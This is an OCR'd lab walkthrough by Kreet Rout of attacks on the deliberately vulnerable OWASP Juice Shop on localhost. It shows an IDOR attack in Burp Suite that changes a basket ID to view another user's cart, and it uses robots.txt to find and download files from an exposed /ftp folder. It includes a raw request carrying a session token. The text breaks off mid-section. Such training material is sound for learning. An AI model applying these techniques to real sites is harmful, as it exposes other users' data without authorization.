

A01:2021 BROKEN ACCESS CONTROL

Launch the BurpSuit App and go to the proxy tab to launch the burpsuit browser.


In the browser access the juice shop website whit the localhost:3000 address.



Login to the website with relevant credentials




By Kreet Rout



After completing the login process, add drinks of your choice to the cart.


For this particular instance, we will go for -> 1 Apple Juice
2 Green Smoothie
1 Apple Pomace



Now go to the http history section in proxy tab and try to find the request that was meant for creation of your basket

By Kreet Rout

It would be a get request with basket/<Cart number> URL




#	Host	Method	URL
820	http://localhost:3000	POST	/api/BasketItems/
821	http://localhost:3000	GET	/api/Products/22?d=Tue%20Aug%2029...
822	http://localhost:3000	GET	/rest/basket/6
823	http://localhost:3000	GET	/rest/basket/6
824	http://localhost:3000	GET	/api/BasketItems/12
825	http://localhost:3000	PUT	/api/BasketItems/12
826	http://localhost:3000	GET	/api/Products/22?d=Tue%20Aug%2029...
827	http://localhost:3000	GET	/rest/basket/6
828	http://localhost:3000	GET	/rest/basket/6
829	http://localhost:3000	POST	/api/BasketItems/
830	http://localhost:3000	GET	/api/Products/24?d=Tue%20Aug%202...
831	http://localhost:3000	GET	/rest/basket/6
832	http://localhost:3000	GET	/rest/basket/6
833	http://localhost:3000	GET	/rest/user/whoami

We can see that this is the URL linked to our basket.

If we check the Request pannel, which must be set in the raw mode, we would find some data related to our basket and items in it

If we select that data and re-direct it to the repeater, and click on send, we get some response in JSON format. If we have a closer Look....



By Kreet Rout

These are the data related to the items that we ordered,

Apple Juice


```
"id":1,
"name":"Apple Juice (1000ml)",
"description":"The all-time classic.",
"price":1.99,
"deluxePrice":0.99,
"image":"apple_juice.jpg",
"createdAt":"2023-08-29T05:56:39.461Z",
"updatedAt":"2023-08-29T05:56:39.461Z",
"deletedAt":null,
"BasketItem":{
  "ProductId":1,
  "BasketId":6,
  "id":11,
  "quantity":1,
  "createdAt":"2023-08-29T07:33:58.033Z",
  "updatedAt":"2023-08-29T07:54:09.589Z"
```


Green Smoothie


```
"id":22,
"name":"Green Smoothie",
"description":
"Looks poisonous but is actually very good for your health! Made
 from green cabbage, spinach, kiwi and grass.",
"price":1.99,
"deluxePrice":1.99,
"image":"green_smoothie.jpg",
"createdAt":"2023-08-29T05:56:39.462Z",
"updatedAt":"2023-08-29T05:56:39.462Z",
"deletedAt":null,
"BasketItem":{
  "ProductId":22,
  "BasketId":6,
  "id":12,
  "quantity":2,
  "createdAt":"2023-08-29T07:34:12.176Z",
  "updatedAt":"2023-08-29T07:34:14.177Z"
```



Apple Pomace

```
"id":24,
"name":"Apple Pomace",
"description":
"Finest pressings of apples. Allergy disclaimer: Might contain t
races of worms. Can be <a href=\"/#recycle\">sent back to us</a>
 for recycling.",
"price":0.89,
"deluxePrice":0.89,
"image":"apple_pressings.jpg",
"createdAt":"2023-08-29T05:56:39.462Z",
"updatedAt":"2023-08-29T05:56:39.462Z",
"deletedAt":null,
"BasketItem":{
  "ProductId":24,
  "BasketId":6,
  "id":13,
  "quantity":1,
  "createdAt":"2023-08-29T07:34:22.172Z",
  "updatedAt":"2023-08-29T07:34:22.172Z"
```


GET /rest/basket/6 HTTP/1.1 is somehow linked to our basket and if it is so, most probably the digit 6 is our basket ID.

Now what if I try to change the basket Id to 2 in the request section, This may or may not change the response but it is worth giving a try, if there is a change, we will be able to declare a Broken access control vulnerability.

Now when I changed the request to GET /rest/basket/2 HTTP/1.1 the response has significantly changed.



We can notice that the request tab holds basket id 2 and the response tab is giving response 200 OK which means we have successfully accessed the basket with ID 2

Lets see if that’s actually different from the basket that we built.


By Kreet Rout

```
"id":4,
"name":"Raspberry Juice (1000ml)",
"description":"Made from blended Raspberry Pi, water and sugar."
,
"price":4.99,
"deluxePrice":4.99,
"image":"raspberry_juice.jpg",
"createdAt":"2023-08-29T05:56:39.461Z",
"updatedAt":"2023-08-29T05:56:39.461Z",
"deletedAt":null,
"BasketItem":{
  "ProductId":4,
  "BasketId":2,
  "id":4,
  "quantity":2,
  "createdAt":"2023-08-29T05:56:39.592Z",
  "updatedAt":"2023-08-29T05:56:39.592Z"
```


We can see that there is an item named Raspberry Juice which we didn't order. This proves that we have accessed some other basket.

Now we should try to implement it using the intercept function.

If we go back to the website, we see our very own cart, that we built, but now if we turn on the intercept and traverse 1 directory back and then retry to get into our basket by changing the request id from 6 to 2, we must notice a change in our basket.



Basket with order ID 6.

By Kreet Rout

Intercept HTTP history WebSockets history Options


Request to http://localhost:3000 [127.0.0.1]

Forward Drop Interce... Action Open ... Comment this item HTTP/1

Pretty Raw Hex

```
1  GET /rest/basket/2 HTTP/1.1
2  Host: localhost:3000
3  sec-ch-ua: "Not;A=Brand";v="99", "Chromium";v="106"
4  Accept: application/json, text/plain, */*
5  sec-ch-ua-mobile: ?0
6  Authorization: Bearer
   eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MjE
   sInVzZXJuYWllIjoiIiwiZWlhaWwiOiJoZWxsb3dvcmxkQGdtYWlsLmNvbSIsInBhc3N3b3JkIjoiZDk1M2N
   iNDFiZGNkMzJhMDM1NTA0ZjJlNTIzN2FiODIiLCJyb2xlIjoiY3VzdG9tZXIiLCJkZWx1eGVUb2tlbiI6IiI
   sImxhc3RMb2dpbklwIjoiMTI3LjAuMC4xIiwicHJvZmlsZUltYWdlIjoiL2Fzc2V0cy9wdWJsaWMvaW1hZ2V
   zL3VwbG9hZHMvZGVmYXVsdC5zdmciLCJ0b3RwU2VjcmV0IjoiIiwiaXNBY3RpdmUiOnRydWUsImNyZWF0ZWR
   BdCI6IjIwMjMtMDgtMjkgMDY6NDM6NTYuMDAwICswMDowMCIsInVwZGF0ZWRBdCI6IjIwMjMtMDgtMjkgMDc
   6MDQ6NDIuODIwICswMDowMCIsImRlbGV0ZWRBdCI6bnVsbH0sImlhdCI6MTY5MzI5NTY0MH0.kAZn4CmpZvj
   Vr08cFlXIgZzDkomvxGE7TlxE87JjlSQhLdSXjkdUxAxNz3Iu7dg-a8J-lZWug1Gnhi7iqFpKefyWdHay6wY
   tWcRegctZmMY2iOwP914PGuxAVHdmDEIPnEvokaICr8bKVZ5GeU7ngaBeIzvLoWugfD3PdRkVR0s
7  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
   like Gecko) Chrome/106.0.5249.62 Safari/537.36
8  sec-ch-ua-platform: "Linux"
9  Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: cors
11 Sec-Fetch-Dest: empty
12 Referer: http://localhost:3000/
13 Accept-Encoding: gzip, deflate
14 Accept-Language: en-US,en;q=0.9
15 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss;
   continueCode=6DyMwXxlmzZRy9EWqoBKPLew2Or6dwold4bl5M3aQvYVkgnpj87XNDJKPVJL; token=
   eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MjE
   sInVzZXJuYWllIjoiIiwiZWlhaWwiOiJoZWxsb3dvcmxkQGdtYWlsLmNvbSIsInBhc3N3b3JkIjoiZDk1M2N
   iNDFiZGNkMzJhMDM1NTA0ZjJlNTIzN2FiODIiLCJyb2xlIjoiY3VzdG9tZXIiLCJkZWx1eGVUb2tlbiI6IiI
   sImxhc3RMb2dpbklwIjoiMTI3LjAuMC4xIiwicHJvZmlsZUltYWdlIjoiL2Fzc2V0cy9wdWJsaWMvaW1hZ2V
   zL3VwbG9hZHMvZGVmYXVsdC5zdmciLCJ0b3RwU2VjcmV0IjoiIiwiaXNBY3RpdmUiOnRydWUsImNyZWF0ZWR
   BdCI6IjIwMjMtMDgtMjkgMDY6NDM6NTYuMDAwICswMDowMCIsInVwZGF0ZWRBdCI6IjIwMjMtMDgtMjkgMDc
   6MDQ6NDIuODIwICswMDowMCIsImRlbGV0ZWRBdCI6bnVsbH0sImlhdCI6MTY5MzI5NTY0MH0.kAZn4CmpZvj
   Vr08cFlXIgZzDkomvxGE7TlxE87JjlSQhLdSXjkdUxAxNz3Iu7dg-a8J-lZWug1Gnhi7iqFpKefyWdHay6wY
   tWcRegctZmMY2iOwP914PGuxAVHdmDEIPnEvokaICr8bKVZ5GeU7ngaBeIzvLoWugfD3PdRkVR0s
16 If-None-Match: W/"5bf-3stIt02wugyBjljNooAl8OrGFBo"
17 Connection: close
```

Now we forward the request to the browser annd se what result we get



We can see Our basket has changed and the order includes Raspbery juice


Hence we can declare a Broken access control Vulnerability as I am able to access Basket of other clients.

By Kreet Rout

A02: CRYPTOGRAPHIC FAILURE / SENSITIVE DATA EXPOSURE


Every website has a reference page called *robots.txt* that declares the names of files/folders that should not be accessed by the browser.

We should try visiting robots.txt of juice-shop




We can see no users are allowed to access the /ftp folder. So lets try accessing it from the browser url bar.

If Iwetry to access localhost:3000/ftp , we get a list of files and folders.





Lets try accessing a random fiile



As we can see we can download incident-support.kdbx

If we try to access qurantine folder, using interceptor





By Kreet Rout

